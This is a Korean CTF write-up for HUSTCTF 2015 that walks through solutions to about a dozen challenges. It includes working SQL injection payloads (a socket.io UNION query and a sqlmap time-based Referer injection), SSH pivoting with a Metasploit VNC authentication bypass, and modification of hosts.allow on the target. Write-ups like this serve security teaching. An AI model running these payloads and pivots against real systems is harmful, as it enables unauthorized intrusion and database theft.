HUSTCTF 2015 WRITE-UP

@dcua

2015.05.28

SOLVED CHALLENGES

fun100

for200

misc300

mobile600

net300

pwn700

rev500-1

rev500-2

rev500-3

rev1000

web200

web500

FUN100

워크래프트 맵 파일이 주어졌는데, 수정을 하려고 하니 파일에 프로텍션이 걸려있어서 디프로텍터 찾아보니 MPQ Extractor 라는 프로그램이 있습니다. 이 프로그램을 통해서 그냥 맵 파일 압축 자체를 풀어버리고, 스크립트 파일을 열어보면 답을 찾을 수 있었습니다.

```
call DisplayTextToForce(GetPlayersByMapControl(MAP_CONTROL_USER),"Victory! Flag it : W1nT3r_1s_C0mm1ng!!")
```

```
6C 6C 20 44 69 73 70 6C 61 79 54 65 78 74 54 6F  ll DisplayTextTo
46 6F 72 63 65 28 47 65 74 50 6C 61 79 65 72 73  Force(GetPlayers
42 79 4D 61 70 43 6F 6E 74 72 6F 6C 28 4D 41 50  ByMapControl(MAP
5F 43 4F 4E 54 52 4F 4C 5F 55 53 45 52 29 2C 22  _CONTROL_USER),"
56 69 63 74 6F 72 79 21 20 46 6C 61 67 20 69 74  Victory! Flag it
20 3A 20 57 31 6E 54 33 72 5F 31 73 5F 43 30 6D   : W1nT3r_1s_C0m
6D 31 6E 67 21 21 22 29 0D 0A 63 61 6C 6C 20 46  m1ng!!")..call F
6F 72 46 6F 72 63 65 28 62 6A 5F 46 4F 52 43 45  orForce(bj_FORCE
5F 41 4C 4C 5F 50 4C 41 59 45 52 53 2C 66 75 6E  _ALL_PLAYERS,fun
```


FLAG: W1nT3r_1s_C0mm1ng!!

FOR200

photorec 을 이용해 문제파일을 디스크 마운팅 시킨 후 복구시키면 이미지 중 키가 도출됩니다.

FLAG: F4t@_@UR4114!

MISC300



파일 시그니처를 확인해보면 nes 파일임을 알 수 있었고, 처음에 리버싱 문제라고 되어 있길래 ida nes loader 를 통해 분석을 했지만 별로 얻을 수 있는 게 없었습니다.

VirtualNES 를 이용해 로드해보면 슈퍼마리오랑 똑같은 게임이 나옵니다. 하지만 맵 중간쯤에 마리오의 점프로는 도저히 넘을 수 없는 긴 공간이 있는데, nes 에서는 게임지니가 지원되기 때문에 점프 치트를 사용하여 그곳으로 점프하면 답이 나옵니다.

FLAG: HUST_M41

MOBILE600

먼저 login.php 에서 다운로드 받은 otp.apk 파일을 jad 프로그램으로 분석하였는데 아래의 코드가 OTP2 키를 생성하는 알고리즘임을 알 수 있었습니다.

```
this.all_text = new StringBuilder(String.valueOf(this.arr[0])).append(this.arr[3]).append(yy).append(mm).append(dd).append(hour).append(min).append("hiboss").toString();
otp_algo = getMD5Hash(this.all_text);
((TextView) findViewById(C0000R.id.OTP_value)).setText(this.all_text);
```

해당 코드를 분석 하던 중 arr[0]이 사용자 아이디임을 알 수 있었으며, arr[3]은 hint.php|OTP2 형식으로 출력됨을 알 수 있었습니다. 이리 저리 찾아보다가 대회 도중 힌트가 나왔는데 xxxs 라는 힌트가 나오면서 phps 를 확인하여 푸는 문제임을 직감적으로 알아내어 서버에서 다음과 같은 소스코드를 구해낼 수 있었습니다.


```
<?php
//error_reporting(E_ALL);
//ini_set("display_errors", 1);

function strFilter($pass){
    $pass = ereg_replace("\<","\\<",$pass);
    $pass = ereg_replace("\*","\\*",$pass);
```

```
    $pass = ereg_replace("\!","\\!",$pass);
    $pass = ereg_replace("\@","\\@",$pass);
    $pass = ereg_replace("\%","\\%",$pass);
    $pass = ereg_replace("\^","\\^",$pass);
    $pass = ereg_replace("\(","\\(",$pass);
    $pass = ereg_replace("\)","\\)",$pass);
    $pass = ereg_replace("\_","\\_",$pass);
    $pass = ereg_replace("\-","\\-",$pass);
    $pass = ereg_replace("\+","\\+",$pass);
    $pass = ereg_replace("\=","\\=",$pass);
    $pass = ereg_replace("\{","\\{",$pass);
    $pass = ereg_replace("\}","\\}",$pass);
    $pass = ereg_replace("\[","\\[",$pass);
    $pass = ereg_replace("\]","\\]",$pass);
    $pass = ereg_replace("\:","\\:",$pass);
    $pass = ereg_replace("\;","\\;",$pass);
    $pass = ereg_replace("\"",'\\"',$pass);
    $pass = ereg_replace("\'","\\'",$pass);
    $pass = ereg_replace("\<","\\<",$pass);
    $pass = ereg_replace("\>","\\>",$pass);
    $pass = ereg_replace("\?","\\?",$pass);
    $pass = ereg_replace("\/","\\/",$pass);
    $pass = ereg_replace("\,","\\,",$pass);
   $pass = ereg_replace("\.","\\.",$pass);
   $pass = ereg_replace("\~","\\~",$pass);
   $pass = ereg_replace("\`","\\`",$pass);
   $pass = ereg_replace("\&","\\&",$pass);

   return $pass;
}

$hostname="localhost";
$username="root";
$dbname="info";

$connect = mysql_connect($hostname, $username, $password);

if(!$connect){
    die("연결 실패");
}

mysql_select_db($dbname,$connect);

$rec_id = $_POST['rec_id'];
$rec_pw = $_POST['rec_pw'];
$rec_key1 = $_POST['rec_key1'];

$rec_id = strFilter($rec_id);
$rec_pw = strFilter($rec_pw);
$rec_key1= strFilter($rec_key1);

$seed=$rec_id."Excellent_Cheer_up_champ";
$key2=md5$seed;

$rec_id=mysql_escape_string($rec_id);
```

```
$query = sprintf("select id,pw,key1 from user_info where id ='%s'", mysql_real_escape_string($rec_id));
$result = mysql_query($query, $connect);

$row = mysql_fetch_row($result);
if (!$result) {
    echo 'Could not run query: ' . mysql_error();
    exit;
}


if($row[0]==$rec_id){
    if($row[1]==$rec_pw){
        if($row[2]==$rec_key1){
            echo $key2;
        }else{
            echo ("fail");
        }
    }else{
        echo("fail");
    }
}else{
    echo("fail");
}

mysql_close($connect);

?>
```

위 코드에서 특이한 기능은 없었지만, 일반 유저로 접속시 hint.php 가 출력되는 것을 알고 OTP2 의 로컬에서 수정하여 문제를 성공적으로 풀 수 있었습니다.


```
C:\Users\stypr>python
Python 2.7.9 (default, Dec 10 2014, 12:24:55) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hashlib.md5("lee94d9be0662e03e3f8a85ba72c86900ba201505240121hiboss").hexdigest()
'989cda0c4013069e6343ce71e0aa3d91'
>>>
```


FLAG: 989cda0c4013069e6343ce71e0aa3d91

NET300

Pcap 파일이 주어졌고 분석하던 도중 blogerator.ru 라는 사이트로 접속하여 knockd 에 관련한 정보를 찾고 있음을 알 수 있었습니다. 요번 데프콘 대회때 나온 knockd 문제를 생각하며 찾던 도중 특정한 포트로 연결시도 함을 알 수 있었고, 다음과 같은 필터링을 이용해서 wireshark 에서 ssh 연결 상황을 알아낼 수 있었습니다.

```
tcp.dstport == 22
```





위와 같이 ssh 로 정상 접속전 최근 6 개의 포트가 보였으며, 80 과 443 은 무시하고 knock 으로 연결하여 아이디와 비밀번호를 입력하여 성공적으로 키를 뽑아낼 수 있었습니다.

```
knock -v 223.194.105.178 4523 2351 2351 4523
ssh you@223.194.105.178
Pass: yourPass.
cat .bashc
Hari60_iz_B3s+!
```

FLAG: Hari60_iz_B3s+!

PWN700

문제가 의도된 것인지는 모르겠지만 게임 지도에서 일반적으로 접근하는데 문제가 있어서 파라미터를 수정하여 curl 로 문제를 열었습니다.

```
curl http://festival.hust.net/challenge/challenge_pac.php -d 'params_x=1&params_y=17'
<div id ="light">
<div id="lightbox">
<div id = "challenge_popup" style=" background-color:black; width:315px; height:360px; font-family:'Press Start 2P';
color:white;">
<table width=250px>
<tr>
<td width=250px><font color="white";>Pwn - 700 POINT</font></td>
</tr>

<tr>
<td style="width:50px; height:185px;">
<font color="white"; size="2px"><br>
https://www.youtube.com/watch?v=Q0o05m-G1XU
<br><br>
Guests are welcome !! <br>
Find key</font>
<img src="">
</td>
</tr>
<tr style="height:25px";></tr>
<tr>
<td><font color="white"; size="1px">223.194.105.175 22</font></td>
</tr>

<tr>
<td border="none" style="border-top:2px white solid; height:25px;"></td>
</tr>
<tr><td><font color="white" size="1px";>Hint 1. <br> Hint 2.</font></td></tr>
</table>

</div>
</div>
</div>
```

처음에는 ssh 서버가 연결이 안되고 해서 nmap 등 여러가지 툴을 사용하였으나 나중에 뒤늦게 ssh 연결 접속에 문제가 있었음을 알고 접속하였습니다.

```
$ sshpass -p guest ssh guest@223.194.105.175 -T /bin/bash

less /home/guest/.bashrc
# .bashrc
logout
```

일단 hosts.allow 파일을 수정하고 ifconfig 를 하고나서 arp 명령어를 통해서 내부 IP 네트워크에 존재하는 아이피들을 알아내었습니다.

```
-- modified hosts.allow
ALL:121.127.81.174
all:223.194.105.183

-- ifconfig
eth1 Link encap:Ethernet HWaddr 26:1A:38:86:8A:57
inet addr:10.0.0.10 Bcast:10.0.0.255 Mask:255.255.255.0

/sbin/arp -a | fgrep -v incomplete
? (223.194.105.183) at 90:9f:33:59:27:bf [ether] on eth0
? (223.194.105.254) at e8:e7:32:75:b1:20 [ether] on eth0
? (10.0.0.20) at 0a:7b:60:5a:61:91 [ether] on eth1
```

nmap 을 포함한 여러가지 툴을 이용하여 이것저것 스캔하다 vnc 포트가 열려있음을 알아내었고 다음과 같이 테스트하였습니다.

```
$ sshpass -p guest ssh guest@223.194.105.175 -L 5900:10.0.0.20:5900 -T /bin/bash -i

$ vncviewer localhost
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Password:
Authentication failure
$ vncviewer localhost
Connected to RFB server, using protocol version 3.3
Too many security failures
```

여러 테스트를 해보고 metasploit 을 통한 remote exploit 을 시도하였고 최종적으로 flag 를 얻을 수 있었습니다.


```
msf auxiliary(realvnc_41_bypass) > exploit

[*] Starting listener...
[*] Spawning viewer thread...
Connected to RFB server, using protocol version 3.8
[*] Auth methods received. Sending null authentication option to client
No authentication needed
Authentication successful
Desktop name "XP-15D6322098B3"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
Same machine: preferring raw encoding
vncviewer: VNC server closed connection
[*] Auxiliary module execution completed

Th3_Hulk_Bust3r
```

FLAG: Th3_Hulk_Bust3r

REV500-1

윈도우 실행파일이 주어졌는데, 분석을 해보니 Yoda 패킹이 걸려있어서 MUP 하였습니다. 초반에 FS:[0]를 이용한 안티디버깅 기능이 2 개가 있는데 전부 nop 으로 치환하고 그 외 여러 가지 안티디버깅 기능들은 그냥 정석적인 방법대로 우회하면 특정 메모리 영역에 코드를 풀어줍니다. 그 부분을 덤프하고 분석해보면 아무것도 없어서 분석하던 도중, 소켓 통신하는 함수가 있는데 unreachable 한 함수라 의심이 가서 강제로 호출했더니 답이 나왔습니다.



FLAG: ejqekejdnjb_b!

REV500-2

IDA 에서 0x4012f0 함수를 확인해보면 주어진 입력에 따라서 파일을 출력함을 알 수 있었고, 입력 파일의 최대 길이가 260 임을 알 수 있었습니다. 여기서 똑 같은 파일 사이즈로 파일을 출력함을 알 수 있었고 다음과 같은 방식으로 데이터를 암호화함을 알 수 있었습니다.

```
for ( i = 120; buffer_idx < fsize; i = __ROR1__(i, 1) )
    buffer[buffer_idx++] -= i;
```

이를 통해 아래와 같은 코드를 작성하였으며 flag 가 정상적으로 출력됨을 알 수 있었습니다.

```
#!/usr/bin/python
from pwn import *

f = open('encrypted_key.txt').read()
for i in xrange(256):
    r = ''
    x = i
    for c in f:
        r += chr((ord(c) + x + 256) % 256)
        x = rol(x, -1, 8)
    print i, repr(r)
```

```
120 '9fa05708aa4e2abd596de95288d832fe'
```

FLAG: 9fa05708aa4e2abd596de95288d832fe

REV500-3

IDA 디스어셈블리 결과가 텍스트로 주어졌습니다. 분석을 해보면 파일을 랜덤으로 xor 하는것 같지만 고정 시드로 (0x666) 난수를 생성하는 것을 알 수 있었습니다. 복호화 된 파일을 분석하려고 했으나 801, arc, arm, avr, cris, csr, dalvik, java, gb, snes 등 수많은 프로세서의 어셈블리 코드도 아님을 깨닫고 좌절하게 되었습니다. 그러나 이 대회는 출제자가 리눅스보다 윈도우에 비중을 둔다는 사실을 상기하여 이 점을 감안해 윈도우에서 mingw32 를 설치해 복호화 툴을 작성했더니, 난수를 생성하는 루틴이 운영체제마다 달라서, 윈도우에서는 정상적으로 복호화가 되었습니다. 아래는 사용된 작업내용입니다. (랜덤 파일 생성코드, 스트림 XOR 코드, 정상 스트림, 최종 출력물 순)

```
srand(0x666); for(i=0;i<2974;i++) { stream[i] = rand() & 0xff; }
```

```
#!/usr/bin/python

import sys

def main():
    fd = open(sys.argv[1], "rb")
    data = [ord(x) for x in fd.read()]
    xor_stream = open("stream", "r").read().split(",")[:-1]
    xor_stream = [int(x) & 0xff for x in xor_stream][0:len(data)]
    assert len(data) == len(xor_stream)
    res = []
    for i in range(0, len(data)):
        res.append(data[i] ^ xor_stream[i])
    res = ''.join([chr(x) for x in res])
    assert len(res) == len(data)
    print res,

if __name__ == "__main__":
    main()
```

```
32,108,17,154,48,87,235,117,140,218,227,160,8,202,222,248,157,188,192,171,120,205,34,223,149,130,64,182,191,38,243,189,85,201,64
,5,13,200,86,107,44,245,159,217,96,214,149,242,183,18,22,134,103,234,228,56,208,132,149,185,254,178,138,122,12,23,188,176,44,94,
…… (중략) ……
72,209,78,126,237,15,217,45,146,156,13,21,159,70,178,132,93,94,6,235,216,232,203,221,241,55,122,230,232,13,104,219,5,137,169,134
,32,73,29,77,45,41,213,206,19,4,88,244,100,209,217,6,220,23,130,56,25,238,83,194,127,59,178,10,209,49,84,68,203,79,
```

```
********************************************************************************
******************** key is b4214b5664480be2c0f3a68ac861291f ********************
********************************************************************************
```

FLAG: b4214b5664480be2c0f3a68ac861291f

REV1000

윈도우 실행파일이 주어졌습니다. 파일을 까보니 엄청나게 많은 Anti Debugging 과 Anti VM 기술들이 있었지만 우회 후 분석을 시작했습니다. 실행파일은 먼저 스트림을 복호화한 다음, %TEMP% 폴더에 몇 가지 파일들을 리소스에서 읽어와서 푸는데 모두 다 낚시 파일 이었습니다. 낚시 파일을 분석 하느라 엄청난 시간이 소요되었습니다.

정적 분석 중 sub_405D60 함수를 보니 파워 power mod 같았습니다. 그래서 아래의 코드와 약간의 RSA 브루트포싱을 이용해서 복호화를 진행했습니다. 그 후 몇 가지 비트연산을 거친 뒤 나오는 압축파일을 열어서 압축을 풀면 답이 나옵니다. (스트림을 복호화하고 분석하여 나온 비밀번호를 압축파일에 입력하여 풀었습니다.)

다음은 사용되었던 소스코드들과 출력된 데이터들입니다.

```
#!/usr/bin/python
from struct import *
from hexdump import *
from libnum import *

f = open('HelpMe.encrypted').read()

def check(n):
    global f
    e = 79

    facts = factorize(n)
    ff = []
    for i in facts:
        if facts[i] != 1:
            return False
        ff.append(i)
    if len(facts) != 2:
        return False

    phi = (ff[0]-1)*(ff[1]-1)
    try:
        d = invmod(e, phi)
    except:
        return False

    r = ''
    for i in xrange(0, len(f), 4):
        x = unpack("I", f[i:i+4])[0]
        c = pow(x, d, n)
        if c > 255:
            return False
        r += chr(c)

    hexdump(r)
    open('res', 'w').write(r)
```

```
    return True

for i in xrange(27848, 27848+1000):
    if check(i):
        print i
        break
```

```
#!/usr/bin/python
from pwn import *

f = open('res.b7').read()

for i in xrange(8):
    r = ''
    for c in f:
        b = rol(ord(c), i, 8)
        #print b
        r += chr(b)
    print '===', i
    print hexdump(r)

    if i == 2:
        open('res.rol2', 'w').write(r)
```

```
7z x password ThisIsMyOwnSecretWayToUseTheData
```

```
    ＼
:::::    ＼
＼:::::    ＼
  ＼:::::  _ ヽ __    _        철컹
    ヽ / ,   / _  ヽ/ 、   ヽ _
     // /＜   _ _ ) l -,¦__) ＞
     ¦¦ | ＜   _ _ )_ヽ J_)_＞
＼  ¦¦.|  ＜   _ __ )_( _)_  ＞
   ＼¦  ¦  ＜_ _ __ノ_( _)_  )
      ゞヽニニ/---'/            철컹
      ¦_¦_t_¦_우__¦
          9     ə
           6    ə
            (9_ə

The key is



Early_g33k_catches_7he_bug
```

FLAG: Early_g33k_catches_7he_bug

WEB200

먼저 웹사이트를 들어가서 여러 가지 기능들을 테스트 해보면서 여러 아이디어가 떠올라서 하나하나 테스트 해보았습니다. 추측해본 공격은 다음과 같습니다:

1. 로그인/가입 변조를 통한 sqli
2. Contact 기능을 통한 XSS 및 메일서버 exploit
3. Post 읽는 부분에서 sqli
4. Socket.io 통신에서 발생하는 취약점

수많은 시도 끝에 socket.io 에서 사용되는 getScore() 부분에서 sqli 가 발생하는 것을 알아내고 데이터베이스에서 key 를 뽑아내었습니다. 공격 코드는 다음과 같습니다.

```
<script src="http://223.194.105.182:12012/socket.io/socket.io.js"></script>
<script src="http://223.194.105.182/js/jquery.js"></script>
<script>
window.socket = io.connect('http://223.194.105.182:12012');
socket.emit('setScore', '{"idVal":"DKe2"}');
// blog
//{"status":1, "id":"keytable,post,user", "score":4}
// value
// {"status":1, "id":"key_is_C0smic_0n1in3_2015JUN3", "score":4}
//socket.emit('getScore', '{"idVal":"sex\' union select 1,(select group_concat(column_name) from information_schema.columns
where table_name=\'keytable\'),3,4#"}');
socket.emit('getScore', '{"idVal":"sex\' union select 1,(select value from keytable),3,4#"}');
socket.on('updt', function(data){
alert(data);
});
socket.on('score', function(data){
alert(data);
//var updtVal=JSON.parse(data);
//$("#score").html(a+o+c+z+e+f+updtVal.score);
});
</script>
```

FLAG: C0smic_0n1in3_2015JUN3

WEB500

처음에 dcua/dcua 로 로그인을 하여 힌트를 바로 구매하고 힌트 두개를 보게 되었는데, 힌트 2 개를 보면서 sleep 을 통한 sqli 임을 알 수 있었습니다.

인자를 약간 변경해서 아래와 같은 에러들을 볼 수 있었으나 제대로 된 취약점을 찾을 수 없었습니다.

```
<br />
<b>Warning</b>: ereg_replace() expects parameter 3 to be string, array given in <b>/var/www/html/money_shopping.php</b> on line
<b>12</b><br />
<script>alert('Fail'); history.go(-1);</script>
```

그러다가 가입 페이지를 눌러보니 log.php 가 나오면서 아래와 같은 에러를 찾았는데 문제가 돈/시간 관련이었고 문제의 의도를 파악하기 힘들었습니다.


```
<br />
<b>Warning</b>: date() [<a href='function.date'>function.date</a>]: It is not safe to rely on the system's timezone settings.
You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those
methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected 'Asia/Seoul' for
'KST/9.0/no DST' instead in <b>/var/www/html/log.php</b> on line <b>12</b><br />
<br />
```

하지만, 힌트 1 에서 log.php 가 나왔고 힌트 2 에서 referer 가 나온 것을 보고 referer 헤더를 통한 타임기반 SQL 인젝션임을 눈치채어 풀 수 있었습니다.

```
$ ./sqlmap.py --user-agent='Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0' --threads=10 -u
'http://223.194.105.187/log.php' --headers='Cookie: PHPSESSID=9a0cc18bc49577f408b87868acebcc20₩r₩nAuthorization: Basic
eWV5ZTpjaHFrcWFqcnJodGx2ZWsh₩r₩nReferer: *'

[22:35:16] [INFO] (custom) HEADER parameter 'Referer #1*' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
---
Parameter: Referer #1* ((custom) HEADER)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: ' AND (SELECT * FROM (SELECT(SLEEP(5)))XDsf) AND 'aOte'='aOte
---
[22:37:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5.0.12

[22:49:25] [INFO] fetching number of tables for database 'logYe'
-D logYe -T AuthKeyYe --dump
no, id, pw, page

Database: logYe
Table: AuthKeyYe
[1 entry]
```

```
+-------+-----------+------+---------------+
| id | pw | no | page |
+-------+-----------+------+---------------+
| b1ind | inj2qti0n | 1 | y0ucanf1ndk2y |
+-------+-----------+------+---------------+
-- some errors

select pw from AuthKeyYe [1]:
[*] inj2cti0n
select substr(pw,4,1) from AuthKeyYe: '2'
sql-shell> select page from AuthKeyYe
```

sqlmap 를 통해 데이터베이스를 알아내서 테이블에 주어진 URL 로 접속하여 계정을 로그인하여 성공적으로 답을 알아낼 수 있었습니다.



FLAG: I_WANt_t0_P1ay_L0L!!!